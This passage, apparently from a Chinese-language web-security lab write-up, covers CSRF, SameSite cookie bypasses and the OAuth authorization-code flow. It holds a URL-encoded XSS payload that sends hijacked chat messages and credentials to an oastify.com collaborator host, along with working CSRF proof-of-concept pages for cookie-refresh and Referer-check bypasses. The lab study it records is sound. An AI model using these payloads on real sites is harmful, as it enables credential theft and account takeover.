%69%66%79%2e%63%6f%6d%27%2c%20%7b%6d%65%74%68%6f%64%3a%20%27%50%4f%53%54%27%2c%20%6d%6f%64%65%3a%20%27%6e%6f%2d%63%6f%72%73%27%2c%20%62%6f%64%79%3a%20%65%76%65%6e%74%2e%64%61%74%61%7d%29%3b%0a%20%20%20%20%7d%3b%0a%3c%2f%73%63%72%69%70%74%3e
```

URL编码后再将该脚本放入用于传入exploit的payload:

```
<script>
    document.location = "https://cms-0a80009c03fe7db380a4121e00770Od9.web-security-academy.net/login?username=%3c%73%63%72%69%70%74%3e%0a%20%20%20%20%76%61%72%20%77%73%20%3d%20%6e%65%77%20%57%65%62%53%6f%63%6b%65%74%28%27%77%73%3a%2f%2f%30%61%38%30%30%30%39%63%30%33%66%65%37%64%62%33%38%30%61%34%31%32%31%65%30%30%37%37%30%30%64%39%2e%77%65%62%2d%73%65%63%75%72%69%74%79%2d%61%63%61%64%65%6d%79%2e%6e%65%74%2f%63%68%61%74%27%29%3b%0a%20%20%20%20%77%73%2e%6f%6e%6f%70%65%6e%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%0a%20%20%20%20%20%20%20%20%77%73%2e%73%65%6e%64%28%22%52%45%41%44%59%22%29%3b%0a%20%20%20%20%7d%3b%0a%20%20%20%20%77%73%2e%6f%6e%6d%65%73%73%61%67%65%20%3d%20%66%75%6e%63%74%69%6f%6e%28%65%76%65%6e%74%29%20%7b%0a%20%20%20%20%20%20%20%20%66%65%74%63%68%28%27%68%74%74%70%73%3a%2f%2f%64%64%75%73%37%6b%37%64%63%67%77%74%6e%35%74%31%75%75%74%7a%62%76%39%76%34%6d%61%65%79%33%2e%6f%61%73%74%69%66%79%2e%63%6f%6d%27%2c%20%7b%6d%65%74%68%6f%64%3a%20%27%50%4f%53%54%27%2c%20%6d%6f%64%65%3a%20%27%6e%6f%2d%63%6f%72%73%27%2c%20%62%6f%64%79%3a%20%65%76%65%6e%74%2e%64%61%74%61%7d%29%3b%0a%20%20%20%20%7d%3b%0a%3c%2f%73%63%72%69%70%74%3e&password=anything";
</script>

#模拟cms页面中的xss攻击，诱导用户输入账户密码并传入之前的脚本，脚本回传后会在collaborator中显示
```


传入exploit后直接在collaborator中论询，发现用户和密码已经回显：



3.2.5 OAuth与Cookie刷新漏洞


https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-cookie-refresh

OAuth的具体原理先不展开，做这道题只需要把OAuth的原理理解清楚即可：




这道题是基于SSO（单点登录）出现的CSRF漏洞，OAuth也是SSO的一种实现方式。SSO简单来说就是只需要登陆一次就可以获得与登陆服务器相关且信任的所有资源的访问权限。而Chrome为了避免破坏SSO机制，会在设置cookie后的前120s不对cookie的类型做任何限制，即便可能该网址的Samesite属性为Strict/Lax.在这两分钟的空窗期内就有机会实施CSRF攻击。

在此题中，修改邮箱的post请求只包含session cookie，说明有可能存在csrf漏洞：



该题中的登录使用了跨站OAuth认证，注意到在OAuth认证信息流的最后，后端在设置cookie的时候没有做任何对跨域行为的限制，所以前端会默认将samesite设置为lax.



关于这个特性，我们可以使用简单的CSRF payload进行认证：

```
<script>
    history.pushState('', '', '/')
</script>
<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="foo@bar.com" />
    <input type="submit" value="Submit request" />
</form>
<script>
    document.forms[0].submit();
</script>
```

当你的登陆时长大于两分钟时，由于samesite已被重新设定为lax，普通的csrf攻击显然会失效；但如果登陆时长在两分钟以内，由于之前的特性，攻击就会成功。


注意到在该服务器中，只要进行登录就会申请一个完整的OAuth认证流，而如果已经有登陆状态的session cookie，则不会出现任何交互。每一次完成OAuth认证之后，都会产生一个新的session cookie用于认证。那么需要做的就是修改payload使得激活后先通过强制访问登陆界面刷新session token,再提交修改邮箱的请求。由于题目已经提示网站屏蔽了弹窗，所以需要用脚本形式强制刷新页面：


```
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="pwned@web-security-academy.net">
</form>
<script>
    window.open('https://YOUR-LAB-ID.web-security-academy.net/social-login');
    setTimeout(changeEmail, 5000);

    function changeEmail(){
        document.forms[0].submit();
    }
</script>
//两分钟内可用
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="pwned@portswigger.net">
</form>
<p>Click anywhere on the page</p>
<script>
    window.onclick = () => {
        window.open('https://YOUR-LAB-ID.web-security-academy.net/social-login');
        setTimeout(changeEmail, 5000);
    }

    function changeEmail() {
        document.forms[0].submit();
    }
</script>
```

3.2.6 Referer Validation 攻击

Referer是HTTP请求Header的一部分，当浏览器向Web服务器发送请求的时候，请求头信息一般需要包含Referer。该Referer会告诉服务器我是从哪个页面链接过来的，服务器基此可以获得一些信息用于处理。

在有些网站中，只要删除Referer字段就可以更改信息：





构造payload，使得referrer字段被屏蔽：

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0a3b00500445b85080de17a7006900c5.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="enc3l&#64;example&#46;com" />
      <input type="submit" value="Submit request" />
      <meta name="referrer" content="no-referrer">
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

对于有一些对Referer内容有验证的网址，也可以通过在请求头中包含不安全url的方式绕过检测：

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Referrer-Policy: unsafe-url


<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://0a8c000203af8043812e2bf300b50064.web-security-
academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="test&#64;11&#46;com" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", "/?https://0a8c000203af8043812e2bf300b50064.web-
security-academy.net")
document.forms[0].submit();
</script>
</body>
</html>
```

3.3 SameSite=Lax的一个小demo

在资料查找过程中发现一个旧版本Chromium的特性：

Chrome 将会为不在2分钟内设置 SameSite 属性的 cookie 设置抛出一个异常。尽管正常的 `SameSite=Lax Cookie` 要求顶级跨站点请求具有安全的（例如 GET ）HTTP 方法，但此类 cookie 也将与非幂等（例如 POST ）顶级跨站点请求一起发送。这意味着，如果在 2 分钟内设置或更改了 cookie，浏览器将在 POST 请求中发送该 cookie ，并将其视为**None**（仅顶部窗口导航），但在 2 分钟后，它将变为 **Lax。**


这一个特殊机制可能会导致一些可能的漏洞，例如：

1.**有些网站可能会不时更改会话(session) cookie** ，那么我们所需要的只是打开一个指向该网站的新窗口，当用户的 session 被一个新的替换，然后我们就会获得一个 CSRF 漏洞。

2.**大多数应用程序的注销(登出/logout)功能是使用 GET 请求，并且在顶部窗口中发送GET请求将发送带有Lax属性值的cookie，这意味着我们将有注销(登出/logout) CSRF ，它将使 cookie 得以删除或更改。**

3.通过OAuth等第三方登陆方式绕过本站的Samesite=Lax属性使用开放页面重定向。

这里是应用这一特性的Demo：



页面内嵌了cookie作为验证。

Payload页面通过一个设定超时的函数使得Samesite被修改为None（两分钟之内），并在这一间隔里提交用户名的修改，且不需要管csrf的验证（因为samesite=none已经忽略了csrf校验）

4.拓展--OAuth


4.1 OAuth认证方式详解

4.1.1 Scope参数

scope参数决定了oauth服务器允许客户端访问资源的范围，对于基本 OAuth，客户端应用程序可以请求访问的范围对于每个 OAuth 服务都是唯一的。由于范围的名称只是任意文本字符串，因此提供程序之间的格式可能会有很大差异。有些甚至使用完整的 URI 作为范围名称，类似于 REST API 端点。例如，当请求对用户的联系人列表进行读取访问时，范围名称可能采用以下任何形式，具体取决于所使用的 OAuth 服务，所以Scope参数也有可能包含一些敏感信息：

```
scope=contacts
scope=contacts.read
scope=contact-list-r
scope=https://oauth-authorization-server.com/auth/scopes/user/contacts.readonly
```

4.1.2 授权码验证类型



客户端应用程序和 OAuth 服务首先使用重定向来发起 HTTP 请求。系统会询问用户是否同意所请求的访问。如果他们接受，客户端应用程序将被授予“授权代码”。然后，客户端应用程序与 OAuth 服务交换此代码以接收“访问令牌”，它们可以使用该令牌进行 API 调用以获取相关的用户数据。

从代码/令牌交换开始发生的所有通信都是通过安全的、预配置的反向通道在服务器到服务器之间发送的，因此对最终用户来说是不可见的。`client_secret`参数会在此过程中被传递，其作用是让客户端应用程序使用该参数向服务器验证自己的身份。

1. 授权请求

一般授权请求的请求头都会以类似**/authorization**的字眼开头，后面并列多个参数，同时附带OAuth认证服务器的地址：

```
GET /authorization?client_id=12345&redirect_uri=https://client-
app.com/callback&response_type=code&scope=openid%20profile&state=ae13d489bd00e3c2
4 HTTP/1.1
Host: oauth-authorization-server.com
```

字段	描述
response_type	确定客户端应用程序期望哪种类型的响应，从而确定它想要启动哪个流程。对于授权码授予类型，该值应为`code`
client_id	在授权服务器注册应用后得到的唯一标识[必须]

字段	描述
redirect_uri	通过客户端注册的重定向URI（一般要求与注册时一致）[可选]
scope	请求资源的范围，其中用空格隔开[可选]
state	存储与客户端应用程序上的当前会话相关联的唯一的、不可猜测的值。OAuth服务应在响应中返回该确切值以及授权代码。此参数充当客户端应用程序的CSRF令牌形式，确保对其 `/callback` 端点的请求来自发起 OAuth 流的同一个人。

2. 用户登录并同意

当授权服务器收到初始请求时，它会将用户重定向到登录页面，系统将提示用户登录 OAuth 提供商的帐户。例如，这通常是他们的社交媒体帐户。然后，他们将看到客户端应用程序想要访问的数据列表。这基于授权请求中定义的范围。用户可以选择是否同意此访问。

需要注意的是，一旦用户批准了客户端应用程序的给定范围，只要用户仍然与 OAuth 服务保持有效会话，此步骤就会自动完成。换句话说，用户第一次选择"使用社交媒体登录"时，他们需要手动登录并表示同意，但如果他们稍后重新访问客户端应用程序，他们通常可以使用单击。在此过程中，客户端与OAuth认证服务器的连接一直不会中断，这也是后面一些题目中的攻击方式可以成立的前提条件。

3.授权码授予

如果用户同意请求的访问，他们的浏览器将被重定向到授权请求参数 `/callback` 中指定的端点。`redirect_uri` 生成的 `GET` 请求将包含授权代码作为查询参数。根据配置，它还可以发送 `state` 与授权请求中具有相同值的参数。

```
GET /callback?code=a1b2c3d4e5f6g7h8&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com
```

4.访问令牌请求

客户端应用程序收到授权代码后，需要将其交换为访问令牌。客户端会发送 `POST` 向 OAuth 服务的 `/token` 端点发送服务器到服务器的请求。这一交换环节一般是无法受到攻击的：

```
POST /token HTTP/1.1
Host: oauth-authorization-server.com
…
client_id=12345&client_secret=SECRET&redirect_uri=https://client-
app.com/callback&grant_type=authorization_code&code=a1b2c3d4e5f6g7h8
```

字段	描述
client_secret	客户端应用程序必须通过包含注册 OAuth 服务时分配的密钥来验证自身身份。
grant_type	用于确保新端点知道客户端应用程序想要使用哪种授权类型。在这种情况下，应将其设置为 `authorization_code` 。

5.访问令牌传递

服务器验证了客户端身份之后就会返回access_token，客户端凭此token可以访问 `scope` 允许范围内的所有资产：

```
{
    "access_token": "z0y9x8w7v6u5",
    "token_type": "Bearer",
    "expires_in": 3600,
    "scope": "openid profile",
    …
}
```

6.API调用

现在客户端应用程序有了访问代码，它终于可以从资源服务器获取用户的数据了。为此，它对 OAuth 服务的`/userinfo`端点进行 API 调用。访问令牌在标头中提交`Authorization: Bearer`，以证明客户端应用程序有权访问此数据。

```
GET /userinfo HTTP/1.1
Host: oauth-resource-server.com
Authorization: Bearer z0y9x8w7v6u5
```


7.资源传递

资源服务器应该验证令牌是否有效并且它属于当前客户端应用程序。如果是，它将通过发送所请求的资源（即基于访问令牌的范围的用户数据）来进行响应。

```
{
    "username":"carlos",
    "email":"carlos@carlos-montoya.net",
    …
}
```

4.1.3 隐式授权类型

